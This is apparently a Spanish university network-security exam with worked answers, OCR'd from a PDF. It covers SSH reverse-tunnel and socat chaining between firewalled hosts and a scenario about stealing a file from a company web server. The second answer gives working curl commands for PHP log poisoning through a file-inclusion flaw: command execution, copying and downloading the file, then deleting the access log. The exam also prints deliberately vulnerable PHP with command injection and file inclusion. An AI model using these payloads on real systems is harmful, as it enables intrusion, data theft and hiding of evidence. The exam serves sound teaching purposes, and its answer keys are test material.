
Parte 2 (5 puntos):

Caso 1 (2.5 puntos):

Nuestro grupo de ciberseguridad SCAVENGER-SECURITY ha conseguido un contrato con la empresa ASSHOLE-CORP. La empresa se dedica al enriquecimiento de uranio y la linea industrial incluye dos procesos en concreto que necesitan los datos el uno del otro.

La red de la empresa tiene la siguiente organización:



Por un lado tenemos la zona del nucleo en la que entra agua a una temperatura y sale agua a otra temperatura. Dentro se mide la **temperatura** con un sensor en un ordenador (**el ordenador 1**) y en funcion de ese dato se introduce en el ordenador de fuera conectado a la **entrada y salida de agua** (**ordenador 2**). Alli con el dato introducido de temperatura abre o cierra la entrada de agua para intentar enfriar el nucleo. La salida de agua de la central también tiene un sensor de temperatura y ese dato se recoge de ese ordenador y se introduce en el ordenador de dentro del nucleo, para que en caso de empezar a ser excesiva el programa ponga el proceso de enriquecimiento en modo de bajo consumo y no generar agua con tanto calor.

Los programas que regulan el núcleo y la entrada y salida de aguas son programas con interfaz de texto que sacar el texto por el **STDOUT** y esperan la entrada de datos por el **STDIN**. Hasta ahora el proceso es que un operario coge los datos de pantalla del **ordenador 1** (temperatura de reactor), los anota en un cuaderno, va al **ordenador 2** los introduce en la terminal, recoge los datos de pantalla de ese ordenador (datos de temperatura de salida de agua) y los mete de vuelta en el **ordenador 1**

que le volverá a dar datos de temperatura en un proceso infinito de salidas y entradas de la central para introducir los datos pertinentes.

Esto se hace así porque la empresa no dispone del código fuente del programa del **ordenador 1** (**controldenucleo.bin**) ni el del sistema de bombeo de agua (**controldeagua.bin**) situado en el **ordenador 2**. Los programas controlan unos sistemas propietarios de sensores y actuadores que son demasiado complicados como para reacer los programas de nuevo con nuevas funcionalidades.

Son procesos muy sensibles que manejan actuadores, sólo debe haber un proceso a la vez ejecutando dichos programas en cada ordenador o si no podemos tener serios problemas.

No hace falta añadir que no deberían de poderse interferir los datos en la red como ocurrió en nuestra filial de Iran, ni si quiera verlos.

La empresa esta deseando optimizar su proceso dando de baja al trabajador que hace esa labor usando como excusa el siguiente ERE porque piensa que sin la instalación de nuevos programas y sin tocar nada de la configuración a nivel de administración en ningún ordenador pueden hacer que ese proceso se realice de forma automática a través de su red de una manera segura.

El acceso a todos los ordenadores marcados en la figura como ordenador X, así como los marcados con nombre router X tienen una configuración muy securizada que hace que nadie no permitido pueda meter mano en ellos. Por otro lado **no podemos asegurar** que exista **otra gente** que se conecte a la red de la empresa con malas intenciones con sus propios equipos.

A la empresa SCAVENGER-SECURITY se le dará una cuenta (sin privilegios de admin o root) para hacer login en todos los ordenadores con nombre **ordenador X** con el usuario tlm y una password. Podrán dejar procesos en ejecución en los ordenadores y nadie de la empresa los tocará. De hecho los ordenadores no se van a apagar tampoco.

Se deberá tener en cuenta que todos los equipos tienen instalado **el ssh, el nc y el socat**. Las direcciones IP vienen detalladas en la figura por lo que no se muestra la configuración. La ruta por defecto del ordenador1 es la 10.1.0.254, el del ordenador 2 y 3 la 10.2.0.254 y por último la del ordenador 4 es la 10.3.0.254. Los routes tienen como ruta por defecto el uno al otro. Ademas disponemos de las salida a los siguientes comandos en estos diferentes equipos:

router1:

```
root@router1:~/2020-2021/SRS# iptables -nL
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     tcp  --  10.1.0.100          10.2.0.0/16         tcp dpt:22
ACCEPT     tcp  --  10.1.0.100          10.3.0.0/16         tcp dpt:22

Chain FORWARD (policy DROP)
target     prot opt source               destination
```

```
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0           tcp spt:22
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0           tcp dpt:22
ACCEPT     tcp  --  10.3.0.0/24          10.1.0.0/24         tcp spt:4242
ACCEPT     tcp  --  10.1.0.0/24          10.3.0.0/24         tcp dpt:4242
ACCEPT     tcp  --  10.2.0.0/24          10.3.0.0/24         tcp spt:6969

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     tcp  --  10.1.0.100           10.2.0.0/16         tcp dpt:22
ACCEPT     tcp  --  10.1.0.100           10.3.0.0/16         tcp dpt:22
root@router1:~/2020-2021/SRS#
```

router2:

```
root@router2:~# iptables -n -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  10.1.0.100           10.3.0.100          tcp dpt:ssh
ACCEPT     tcp  --  10.3.0.100           10.1.0.100          tcp spt:ssh
ACCEPT     tcp  --  10.3.0.100           10.2.0.101          tcp dpt:ssh

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             10.2.0.0/16         tcp dpt:6969
ACCEPT     tcp  --  10.2.0.101           10.3.0.100          tcp spt:ssh
```

ordenador1:

```
root@ordenador1:~# netstat -nputa
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:1337            0.0.0.0:*               LISTEN      2759/sshd
root@ordenador1:~#
```

ordenador2:

```
root@ordenador2:~# netstat -nputa
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:54471           0.0.0.0:*               LISTEN      2740/sshd
```

```
root@ordenador2:~#
```

ordenador3:

```
root@ordenador3:~# netstat -nputa
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:6969            0.0.0.0:*               LISTEN      2650/sshd
root@ordenador3:~#
```

ordenador4:

```
root@ordenador4:~# netstat -nputa
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:4242            0.0.0.0:*               LISTEN      2667/sshd
root@ordenador4:~#
```

Además, la configuración del archivo **/etc/ssh/sshd_conf incluye las siguientes dos lineas** en todos los equipos:

```
AllowTcpForwarding yes
GatewayPorts yes
```

¿Se podrá realizar lo que pide la empresa ASSHOLE-CORP sin instalar programas adicionales?. En caso afirmativo, escriba la sucesión de comandos que debe ejecutar desde los diferentes ordenadores a los que se tiene acceso. Puede acompañar la ejecución con una breve explicación. En caso negativo, argumentar por que no es posible realizar la petición exigida por ASSHOLE-CORP en estas condiciones concretas.

```
tlm@ordenador1:~$ socat TCP-LISTEN:8888,bind=127.0.0.1 EXEC:./controldenucleo.bin &
tlm@ordenador1:~$ ssh 10.3.0.100 -p 4242 -R 8888:127.0.0.1:8888 -N -T

tlm@ordenador4:~$ ssh 10.2.0.101 -p 6969 -R 8888:127.0.0.1:8888 -N -T

tlm@ordenador3:~$ ssh tlm@10.2.0.100 -p 54471 -R 8888:127.0.0.1:8888 -N -T

tlm@ordenador2:~$ socat EXEC:./controldeagua.bin TCP:127.0.0.1:8888
```

Caso 2:

La empresa **DummyITSolutions** dedicada al almacenaje de información segura tiene una estructura de red igual que la del anterior ejercicio. Manteniendo las direcciones IP y las rutas por defecto de los ordenadores y routers que hay en ella. De la figura, las subredes pertenecientes a la empresa son la 10.2.0.0/16 y la 10.3.0.0/16. La red 10.1.0.0/16 es una red de fuera de la empresa que sería en realidad el lugar desde el que se conectan los clientes, tanto lícitos como ilícitos.

Disponemos de información fresca que nos puede ayudar a hackear el sistema, porque deseamos obtener el archivo **/home/www/informacionfresca.zip** que en el mercado negro nos va a aportar unos sustanciales beneficios. Dicho archivo está en el ordenador **10.3.0.100**.

Ordenador1, Ordenador2, Ordenador3 y Ordenador4 disponen, aparte de los programas incluidos por defecto en los sistemas Linux y los que se pueden observar por las salidas de los comandos que se muestran más adelante en el texto, el **curl**, el **nc**, el **openssl**, el **sslstrip** y un navegador **web firefox**. Además disponen todos de un servidor web apache con soporte a php corriendo en el puerto 80 de todos los ordenadores.

Aparte de lo comentado arriba tenemos la siguiente información de salida de determinados comandos ejecutados en las máquinas de la empresa:

Router1:

```
root@router1:~# iptables -n -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0           tcp spt:22
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0           tcp dpt:22
LOG        tcp  --  0.0.0.0/0            0.0.0.0/0           tcp spt:80 LOG flags 0 level 4
LOG        tcp  --  0.0.0.0/0            0.0.0.0/0           tcp dpt:80 LOG flags 0 level 4

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@router1:~#
```

Router2:

```
root@router2:~# iptables -n -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
```

```
target     prot opt source               destination
LOG        tcp  --  0.0.0.0/0            0.0.0.0/0           tcp spt:80 LOG flags 0 level 4
LOG        tcp  --  0.0.0.0/0            0.0.0.0/0           tcp dpt:80 LOG flags 0 level 4
LOG        tcp  --  0.0.0.0/0            0.0.0.0/0           tcp spt:22 LOG flags 0 level 4
LOG        tcp  --  0.0.0.0/0            0.0.0.0/0           tcp dpt:22 LOG flags 0 level 4

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@router2:~#
```

Ordenador2:

```
root@ordenador2:~# ls /var/www/html/2020-2021/srs/ -al
total 16
drwxr-xr-x    2 root     root         4096 Jan 19 18:50 .
drwxr-xr-x    4 www      www          4096 Jan 19 18:46 ..
-rw-r--r--    1 root     root          189 Jan 19 18:50 index.php
root@ordenador2:~# cat /var/www/html/2020-2021/srs/index.php
<?php


if(isset($_GET['nombre'])){

        system("echo Tu nombre es: ".$_GET['nombre']);


}else{


?>
        <form>
        <input name="nombre"></input>
        <input type="submit"></input>
        </form>


<?php


}


?>
root@ordenador2:~#
```

Ordenador4:

```
Aroot@ordenador4:~# ls /var/www/html/2020-2021/srs/ -al
total 68
drwxr-xr-x  3 root  root  4096 Jan 19 18:43 .
drwxr-xr-x  4 root  root  4096 Jan 19 17:41 ..
-rw-r--r--  1 www   www     58 Jan 19 18:31 footer
-rw-r--r--  1 www   www     22 Jan 19 18:30 header
-rw-r--r--  1 www   www    442 Jan 19 18:43 index.php
-rw-r--r--  1 www   www     68 Jan 19 18:17 infopage
-rw-r--r--  1 www   www    246 Jan 19 18:30 inscripcionpage
drwxr-xr-x  2 www   www   4096 Jan 19 18:38 logs
-rw-r--r--  1 www   www     80 Jan 19 18:16 logspage
-rw-r--r--  1 www   www    217 Jan 19 18:15 menu
root@ordenador4:~# ls /var/www/html/2020-2021/srs/logs -al
total 12
drwxr-xr-x  2 www   www   4096 Jan 19 18:38 .
drwxr-xr-x  3 root  root  4096 Jan 19 18:43 ..
-rw-r--r--  1 www   www   2514 Jan 19 18:44 access.log
root@ordenador4:~# cat /var/www/html/2020-2021/srs/index.php
<?php
        // Accounting process.

        $LOGS=file_get_contents("./logs/access.log");
        $LOGS=$LOGS."\n".date("M d Y h:i:s")." ".$_SERVER['REMOTE_ADDR']." ".urldecode($_SERVER['REQUEST_URI'])."\n";
        file_put_contents("./logs/access.log",$LOGS);

        $PAGE=$_GET['page'];

        if("" == "$PAGE"){

                $PAGE=menu;

        }

        if(stristr($PAGE,"..")){

                die("Do not hack me!!");

        }
```

```
        // Page loading.
        include("header");

        include($PAGE);

        include("footer");


?>
```

root@ordenador4:~# cat /var/www/html/2020-2021/srs/header

```
<h1>una cabecera</h1>
```

root@ordenador4:~# cat /var/www/html/2020-2021/srs/footer

```
<h4>un pie de paginna</h4>
<a href="index.php">volver</a>
```

root@ordenador4:~# cat /var/www/html/2020-2021/srs/menu

```
<h1> Este es el menu</h1>

<a href="index.php?page=logspage">ver logs</a><br>
<a href="index.php?page=infopage">Información aidional</a><br>
<a href="index.php?page=inscripcionpage">formulario de inscripcion</a><br>
```

root@ordenador4:~# cat /var/www/html/2020-2021/srs/infopage

```
<h2>pagina de informacion</h2>
informacion poco o nada relevante...
```

root@ordenador4:~# cat /var/www/html/2020-2021/srs/logspage

```
<pre>
<?php
$data=file_get_contents("./logs/access.log");
echo $data;
?>
</pre>
```

root@ordenador4:~# cat /var/www/html/2020-2021/srs/inscripcionpage

```
<?php

if(isset($_GET["nombre"])){

echo "<h1>Bienvenido ".$_GET["nombre"]."</h1>";
echo "Te hemos registrado en nuestro sistema.";
```

```
}else{

?>

<form>
nombre: <input name="nombre"></input><br>
<input type="submit"></input>
</form>

<?php

}

?>
root@ordenador4:~#
```

En estas condiciones, con lo descrito aquí y sin hacer suposiciones más allá de los datos que disponemos.

¿Será posible obtener el archivo secreto de forma correcta? En caso afirmativo decir que comandos se deben ejecutar desde el ordenador 10.1.0.100 para conseguir el archivo que se desea. Se pueden ampliar los comandos con algun tipo de información adicional. En caso negativo dar los argumentos por los que es imposible obtener el archivo.

```
tlm@ordenador1:~$ curl "http://10.3.0.100/html/2020-2021/srs/index.php?page=%3C?php%20system(\$_GET\[%27cmd%27\]);%20?%3E"
tlm@ordenador1:~$ curl "http://10.3.0.100/html/2020-2021/srs/index.php?page=logs/access.log&cmd=cp%20/home/www/informacionfresca.zip
%20./logs"
tlm@ordenador1:~$ curl "http://10.3.0.100/html/2020-2021/srs/logs/informacionfresca.zip" -o informacionfresca.zip
tlm@ordenador1:~$ curl "http://10.3.0.100/html/2020-2021/srs/index.php?page=logs/access.log&cmd=rm%20./logs/access.log"
```